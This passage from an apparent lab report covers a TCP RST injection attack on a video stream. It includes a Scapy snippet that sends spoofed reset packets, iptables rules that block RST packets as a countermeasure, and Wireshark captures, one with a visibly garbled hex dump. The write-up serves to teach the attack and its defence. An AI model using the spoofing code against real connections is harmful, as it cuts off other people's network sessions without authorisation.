11    i.src = '192.168.0.106'  
12    i.dst = dest_ip  
13    i.proto = 'tcp'  
14  
15    # generating tcp header  
16  
17    t = TCP()  
18    t.sport = tcp_sport  
19    t.dport = tcp_destport  
20    t.seq = tcp_sequence  
21  
22    # setting rst flag  
23  
24    t.flags = 'R'  
25  
26    # sending new packet  
27  
28    newpkt = i / t  
29    send(i / t)  
30    print 'Sending Reset Packet'  
31    print newpkt.show()
```

So, from the explanation of the code above, it is clearly obvious that as the RST packets are built using the sniffed information and sent by the attacker spoofing as victim, the established TCP connection surely terminates. Therefore, we can say that the attack is successful.

7 Countermeasure

The main reason behind the success of the attack is the RST packet that forcefully terminates the established TCP connection. The victim has nothing to do to prevent it as the attacker sniffs and spoofs him. But, if somehow the RST packet transmitted on the particular streaming port of the server is blocked, the

video streaming will continue. The blocking of the RST packet can be done by appending the following rules in the iptables:

```
1 sudo iptables -A INPUT -p tcp --tcp-flags ALL RST -j DROP --destination-port 8080 -i wlp2s0
2 sudo iptables -A INPUT -p tcp --tcp-flags ALL RST,ACK -j DROP --destination-port 8080 -i wlp2s0
```

These commands drop the incoming tcp reset packets on port 8080(the streaming port) and interface wlp2s0 (interface between server and victim) in the server machine. So, the incoming reset packets from the attacker can not affect the streaming.

```
kishore@kishore-Lenovo-G40-70: ~
kishore@kishore-Lenovo-G40-70:~$ sudo iptables -L -nv
[sudo] password for kishore:
Chain INPUT (policy ACCEPT 111K packets, 128M bytes)
 pkts bytes target    prot opt in     out     source            destination
    62 2480 DROP      tcp  --  wlp2s0 *         0.0.0.0/0         0.0.0.0/0
      tcp dpt:8080 flags:0x3F/0x04
     2  104 DROP      tcp  --  wlp2s0 *         0.0.0.0/0         0.0.0.0/0
      tcp dpt:8080 flags:0x3F/0x14

Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target    prot opt in     out     source            destination

Chain OUTPUT (policy ACCEPT 61307 packets, 10M bytes)
 pkts bytes target    prot opt in     out     source            destination

kishore@kishore-Lenovo-G40-70:~$
```

Figure 21: IPtable of Server after Input Filter Configuration

The point to be noted is that as the server is the destination of the RST packets, countermeasure is taken in this machine. If victim was the destination, the countermeasure would be taken in victim machine.

8 Conclusion

After all, the attack is launched correctly both in the LAN and in the online. The countermeasure taken has also produced effective result. So, overall the experiment can be called successful.

No.	Time	Source	Destination	Protocol	Length	Info
2603...	1901.9454190...	192.168.0.103	192.168.0.104	TCP	550	8080 → 58982 [PSH, ACK] Seq=2205804 Ack=134 Win=29056 Len=...
2603...	1901.9893497...	192.168.0.104	192.168.0.103	TCP	66	58982 → 8080 [ACK] Seq=134 Ack=2206288 Win=42112 Len=0 TSV...
2603...	1901.9893943...	192.168.0.103	192.168.0.104	TCP	985	8080 → 58982 [PSH, ACK] Seq=2206288 Ack=134 Win=29056 Len=...
2603...	1902.0375049...	192.168.0.103	192.168.0.104	TCP	1514	8080 → 58982 [ACK] Seq=2207207 Ack=134 Win=29056 Len=1448 ...
2603...	1902.0377873...	192.168.0.104	192.168.0.103	TCP	66	58982 → 8080 [ACK] Seq=134 Ack=2207207 Win=41216 Len=0 TSV...
2603...	1902.0378122...	192.168.0.103	192.168.0.104	TCP	446	8080 → 58982 [PSH, ACK] Seq=2208655 Ack=134 Win=29056 Len=...
2603...	1902.0813138...	192.168.0.104	192.168.0.103	TCP	66	58982 → 8080 [ACK] Seq=134 Ack=2209035 Win=39424 Len=0 TSV...
2603...	1902.0813467...	192.168.0.103	192.168.0.104	TCP	187	8080 → 58982 [PSH, ACK] Seq=2209035 Ack=134 Win=29056 Len=...
2603...	1902.1253170...	192.168.0.104	192.168.0.103	TCP	66	58982 → 8080 [ACK] Seq=134 Ack=2209156 Win=39424 Len=0 TSV...
2603...	1902.1253570...	192.168.0.103	192.168.0.104	TCP	986	8080 → 58982 [PSH, ACK] Seq=2209156 Ack=134 Win=29056 Len=...
2603...	1902.1703208...	192.168.0.104	192.168.0.103	TCP	66	58982 → 8080 [ACK] Seq=134 Ack=2210076 Win=38528 Len=0 TSV...
2603...	1902.1703584...	192.168.0.103	192.168.0.104	TCP	1032	8080 → 58982 [PSH, ACK] Seq=2210076 Ack=134 Win=29056 Len=...
2603...	1902.2130285...	192.168.0.104	192.168.0.103	TCP	66	58982 → 8080 [ACK] Seq=134 Ack=2211042 Win=37632 Len=0 TSV...

Frame 97802: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface 0
 Ethernet II, Src: PcsCompu_05:a8:89 (08:00:27:05:a8:89), Dst: LiteonTe_9e:9e:e3 (18:cf:9e:9e:e3)
 Internet Protocol Version 4, Src: 192.168.0.104, Dst: 192.168.0.103
Transmission Control Protocol, Src Port: 58970, Dst Port: 8080, Seq: 134, Ack: 2829487, Len: 0

```

0000  18 cf 9e 9e 9e e3 00 00 27 05 a8 89 00 00 45 00  18 cf 9e 9e 9e e3 00 00 27 05 a8 89 00 00 45 00  18 cf 9e 9e 9e e3 00 00 27 05 a8 89 00 00 45 00
0010  00 34 37 e6 40 00 40 06 80 be c0 a8 00 68 c0 a8  47 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0
0020  00 07 e6 5a 1f 90 c2 9f ac fd d6 a9 73 85 80 14  g Z 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0
0030  0c 62 b6 68 00 00 01 01 08 0a 00 02 e3 f5 80 03  b h 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0
0040  0e 1c

```

wireshark_wlp2s0_20190908202341_C5n3Hq.pcapng Packets: 305233 · Displayed: 32655 (10.7%) Profile: Default

Figure 22: No RST packet captured in Server Wireshark